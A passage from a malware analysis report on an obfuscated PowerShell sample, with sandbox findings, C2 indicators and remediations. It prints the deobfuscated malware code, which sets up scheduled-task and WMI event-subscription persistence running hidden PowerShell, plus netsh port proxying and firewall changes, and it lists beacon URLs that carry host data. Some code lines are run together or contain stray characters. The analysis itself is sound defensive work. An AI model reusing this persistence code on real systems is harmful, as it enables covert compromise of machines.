                schtasks /create /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c
 PS_CMD"
            }

            start-sleep 1

            $folder=$stsrv.GetFolder("\$tnf")
```

```
            $taskitem=$folder.GetTasks(1)

            foreach($task in $taskitem){
                foreach ($action in $task.Definition.Actions) {
                    try{
                        if($action.Arguments.Contains("PS_CMD")){
                            $folder.RegisterTask($task.Name, $task.Xml.replace("PS_CMD",$tmps.repl
ace('U1',$u.substring(0,5)).replace('U2',$u.substring(5))), 4, $null, $null, 0, $null)|out-null
                        }
                    }
                    catch{}
                }
            }

            start-sleep 1schtasks /run /tn "$tnf\$tn"start-sleep 5
        }
    }

    try{
        $doit1=Get-WMIObject -Class __EventFilter -NameSpace 'root\subscription' -filter "Name='bl
ackball1'"
    }catch{}

    if(-not $doit1){
        Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name="bla
ckball1";
        EventNameSpace="root\cimv2";
        QueryLanguage="WQL";
        Query="SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win
32_PerfFormattedData_PerfOS_System'";
    } -ErrorAction Stop

    foreach($u in $us){
        $theName=getRan
        $wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5)'+').replace('a.
jsp','aa.jsp')
        Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments
@{Filter=(Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name
="f"+$theName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query="SELECT * FROM __InstanceModif
icationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";} -Erro
rAction Stop);Consumer=(Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscript
ion" -Arguments @{Name="c"+$theName;ExecutablePath="c:\windows\system32\cmd.exe";CommandLineTempla
te="/c powershell -w hidden -c $wmicmd"})}
        start-sleep 5
    }

    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" Disab
leCompression -Type DWORD -Value 1 -Force
}

cmd.exe /c netsh.exe firewalladd portopening tcp 65529 SDNSdnetsh.exe interface portproxy add v4to
v4 listenport=65529 connectaddress=1.1.1.1 connectport=53 netsh advfirewall firewall add rule name
="deny445"dir=in protocol=tcp localport=445 action=blocknetsh advfirewall firewall add rule name
="deny135" dir=in protocol=tcp localport=135 action=blockschtasks /delete /tn t.pp6r1.com /Fschtas
ks /delete /tn Rtsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rtsa /F
```

First of all, This malware tries to detect and uninstall various antivirus software like **Eset, Kaspersky, avast, avp, Security, AntiVirus, Norton Security and Malwarebytes**. This malware tries to reach certain C2 addresses.

- t.qq88.ag

- t.ouler.cc
- t.ss700.co

Dynamic Analysis

To analyze the malware dynamically, I have used Hybrid Analysis cloud sandboxing platform. Hybrid Analysis sandbox is a virtual environment that allows security researchers and analysts to analyze malware samples in a safe and controlled manner. The sandbox is a secure and isolated system that simulates the behavior of an actual computer, but runs in a controlled environment with limited access to the rest of the system.

When a malicious file is submitted to Hybrid Analysis, it is automatically analyzed in the sandbox environment. The sandbox records every action taken by the file, including network activity, file changes, registry modifications, and system events. This information is then used to generate a report that provides detailed insights into the behavior of the malware.

The Hybrid Analysis sandbox is designed to help security professionals understand how malware works, identify potential threats, and develop effective countermeasures to protect against them. It is an invaluable tool for anyone working in the field of cybersecurity.

The malware sample spawns around 28 processes on the target system. (See figure 1.4)

Figure 1.4

The malware sample makes persistence using schedule tasks. Sample creates so many schedule task to ensure commplete persistence on the system. (See figure 1.5)




Figure 1.5

"AdjustTokenPrivileges" is a function provided by the Windows API that enables a process to adjust the privileges of an access token associated with a thread or process.

Every process in Windows has an access token that contains security information about the user or the system context in which the process is running. The access token includes information about the user's group membership and the privileges assigned to those groups.

The **"AdjustTokenPrivileges"** function allows a process to add or remove privileges from its access token, giving it more or fewer rights to perform certain actions or access specific resources on the system. This function is typically used by system-level services or applications that require elevated privileges to perform certain tasks, such as modifying system settings or accessing protected files.

This malware sample uses **“AdjustTokenPrivileges”** function, which can be used to gain higher privileges from other processes running on the system. (See figure 1.6)




Figure 1.6

The malware sample also uses Cryptographic Services of operating system to validate the signature of dropped files from C2 server. This ensures the use of correct file while execution. This technique can be used as anti malware and anti detection technique to avoid analysis of malicious behaviour. (See figure 1.7)




Figure 1.8

The malware uses PAGE_GUARD to create guarded memory regions. This implements anti-reverse engineering and anti-debugging technique to avoid memory dumps. In Windows, PAGE_GUARD is a memory protection technique that allows an application to protect a page of memory from being modified or accessed. When a page with the PAGE_GUARD attribute is accessed, the operating system generates a page fault, allowing the application to handle the exception and perform any necessary actions. (See figure 1.9)




Figure 1.9

The malware executes WMI Queries to identify installed antivirus programs on the system. (See figure 2.0)




Figure 2.0

The malware performs WMI queries to detect the virtual environment. This gives it ability to change it's behaviour when an virtual environment detected. These strings are commonly found to detect the VM environment. (See figure 2.1)

Figure 2.1

The malware sample reads computer name, cryptographic machine ID and windows installation date which can be used to detect the virtual environment as well as to get the complete information about the target so that appropriate processes can be run on the target system. For an example, If computer fits into valid criteria then mining activity can be started. (See figure 2.2)

Reads the active computer name

details	"powershell.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "WMIC.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "schtasks.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME")
source	Registry Access
relevance	5/10
ATT&CK ID	T1012 (Show technique in the MITRE ATT&CK™ matrix)

Reads the cryptographic machine GUID

details	"powershell.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "WMIC.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
source	Registry Access
relevance	5/10
ATT&CK ID	T1082 (Show technique in the MITRE ATT&CK™ matrix)

Reads the windows installation date

details	"powershell.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION"; Key: "INSTALLDATE") "powershell.EXE" (Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION"; Key: "INSTALLDATE")
source	Registry Access
relevance	10/10
ATT&CK ID	T1082 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.2

The malicious script modifies some environment variables and executes various processes based on that. (See figure 2.3)

Process "cmd.exe" (Show Process) was launched with modified environment variables: "PSModulePath"
Process "powershell.EXE" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with missing environment variables: "LOGONSERVER, PROMPT, SESSIONNAME, MEOW, HOMEPATH, HOMEDRIVE"
Process "msiexec.exe" (Show Process) was launched with new environment variables: "SESSIONNAME="Console""
Process "msiexec.exe" (Show Process) was launched with modified environment variables: "Path"
Process "schtasks.exe" (Show Process) was launched with new environment variables: "LOGONSERVER="\\%OSUSER%-PC", PROMPT="PG", MEOW="%SystemRoot%\system32\WindowsPowerShell\v1.0\", HOMEPATH="\Users\Uphmdm0", HOMEDRIVE="C:""
Process "schtasks.exe" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with missing environment variables: "LOGONSERVER, PROMPT, SESSIONNAME, MEOW, HOMEPATH, HOMEDRIVE"
Process "schtasks.exe" (Show Process) was launched with new environment variables: "LOGONSERVER="\\%OSUSER%-PC", PROMPT="PG", SESSIONNAME="Console", MEOW="%SystemRoot%\system32\WindowsPowerShell\v1.0\", HOMEPATH="\Users\Uphmdm0", HOMEDRIVE="C:""
Process "schtasks.exe" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with missing environment variables: "LOGONSERVER, PROMPT, SESSIONNAME, MEOW, HOMEPATH, HOMEDRIVE"

Figure 2.3

Touches multiple files on windows directory. (See figure 2.4)

"powershell.exe" touched file "C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.pdb"
"powershell.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches"
"powershell.exe" touched file "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations"
"powershell.exe" touched file "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TMFRFL0KNODJ6SAH8XDP.temp"
"powershell.exe" touched file "C:\Windows\System.Management.Automation.pdb"
"powershell.exe" touched file "C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.pdb"
"powershell.exe" touched file "C:\Windows\mscorlib.pdb"
"powershell.exe" touched file "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll"

Figure 2.4

The malware hooks or patches running processes. This technique gives ability to run malicious activity as legitimate process on the system. (See figure 2.5)

Figure 2.5

Conclusion

The malware sample deletes installed antivirus software from target machine and then uses WMI to perform malicious activities on the system. This kind of PowerShell can be injected into malicious document or malicious PDF file or any type of attachment received via email attachments. This malware sample first gets it's original payload after four stages of decoding and de-obfuscation and then starts execution.

Remediations:

- Don't open documents or files from unknown source.
- Disable PowerShell execution by default.
- Use antivirus software and keep it up to date with latest hash signatures.
- Keep operating system and software up to date.
- If any document found very important but also suspicious then use sandboxing environment to open document.
- Last but not the lease, educate employees and staff.

Appendices

The virus total scan gives so many precompiled details of the malware sample. This malware sample can only be detected by 30 malware antivirus software out of 59 antivirus software. This shows that at this time, this malware can still spread to so many computers with undetected antivirus program. (See figure 2.6)





Figure 2.6

Connected URLs: (See figure 2.7)




Contacted URLs (11)

Scanned	Detections	Status	URL
2022-05-03	9 / 92	200	http://t.ouler.cc/a.jsp?ipc_20220502?WIN-0D3C8NOJH31*WIN-0D3C8NOJH31$*E8514D56-B294-E5F8-CA66-9C20C7DD2C5D*1674277624
?	?	-	http://t.ouler.cc/a.jsp?rep_20220502?WIN-0D3C8NOJH31*WIN-0D3C8NOJH31$*E8514D56-B294-E5F8-CA66-9C20C7DD2C5D*2026056077
2022-05-03	6 / 92	200	http://d.ntele.net/m6.bin?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88
2022-05-03	6 / 92	200	http://d.ntele.net/if.bin?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88
2022-05-03	5 / 92	200	http://d.ntele.net/knil.bin?v=***&r=***
2022-05-03	5 / 92	200	http://d.ntele.net/kr.bin?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88
2022-05-05	8 / 92	522	http://d.ntele.net/mimi.dat?v=***&r=***
2022-05-03	6 / 92	404	http://d.ntele.net/report.json?v=***&type=***&iip=***&ip=***&domain=***&user=***&passhash=***&t=***
2023-03-01	0 / 90	200	http://aia.startssl.com/certs/ca.crt
?	?	-	http://t.ouler.cc/report.jsp?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88&7%20Ultimate%20_6.1.7601&1&WIN-0D3C8NOJH31$&WORKGROUP&&VMware%20SVGA%203D&4&1&da4ffa&471aab&04282f&&&&143.832&16514976 9&0.6
2022-05-03	9 / 92	200	http://t.ouler.cc/report.jsp?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88&7%20Ultimate%20_6.1.7601&1&WIN-0D3C8NOJH31$&WORKGROUP&&VMware%20SVGA%203D&4&1&&&&&&&102.149&16514976 5&0.6

Figure 2.7

Connected Domains: (See figure 2.7)



Contacted Domains (11)

Domain	Detections	Created	Registrar
aia.startssl.com	0 / 87	2006-09-10	GoDaddy.com, LLC
api.890.la	13 / 87	2019-12-22	Dynadot LLC
api.ipify.org	0 / 87	2014-01-05	GoDaddy.com, LLC
cs9.wac.phicdn.net	0 / 87	2014-11-14	GoDaddy.com, LLC
d.ntele.net	7 / 87	2020-07-18	Network Solutions, LLC
incoming.telemetry.mozilla.org	0 / 87	1998-01-24	MarkMonitor Inc.
ntele.net	7 / 87	2020-07-18	Network Solutions, LLC
ouler.cc	7 / 88	2011-08-05	Network Solutions, LLC
prod.ingestion-edge.prod.dataops.mozgcp.net	0 / 87	2018-08-10	Amazon Registrar, Inc.
startssl.com	0 / 87	2006-09-10	GoDaddy.com, LLC
t.ouler.cc	13 / 88	2011-08-05	Network Solutions, LLC

Figure 2.7

Connected IP Addresses: (See figure 2.8)

Contacted IP addresses (19)

IP	Detections	Autonomous System	Country
104.21.30.177	0 / 87	-	-
104.21.6.109	0 / 87	-	-
104.91.33.167	0 / 86	16625	IN
117.18.237.29	0 / 87	15133	US
142.250.195.68	0 / 87	15169	US
172.67.134.190	0 / 87	13335	US
172.67.173.125	0 / 87	13335	US
199.195.248.78	0 / 86	53667	US
23.201.53.138	0 / 86	9498	IN
23.201.53.161	0 / 87	9498	IN
23.205.118.16	1 / 87	9498	IN
23.205.118.34	0 / 86	9498	IN
23.205.118.40	0 / 86	9498	IN
3.220.57.224	3 / 87	14618	US
3.232.242.170	2 / 87	14618	US
34.120.208.123	1 / 87	396982	US
52.20.78.240	2 / 87	14618	US
54.91.59.199	2 / 87	14618	US
8.8.8.8	2 / 87	15169	US

Figure 2.8

Dropped Files: (See figure 2.9)

Dropped Files (8)

Scanned	Detections	File type	Name
2022-05-03	20 / 58	Powershell	kr.bin
2023-04-13	0 / 52	JavaScript	tpsxallowed.txt
2022-05-03	20 / 57	Powershell	if.bin
2022-04-20	14 / 58	Powershell	a.jsp
2022-04-20	14 / 58	Powershell	report.jsp
2022-11-19	42 / 61	Text	mimi.dat
?	?	file	668f0618a119e07876db0995deae27d493b5854ebe6296a36f98376cd6f1e821
?	?	file	e602fd31bc4bf4ad1a09ac261da3cf5989f315f35b28f097088504309fdb9393

Figure 2.9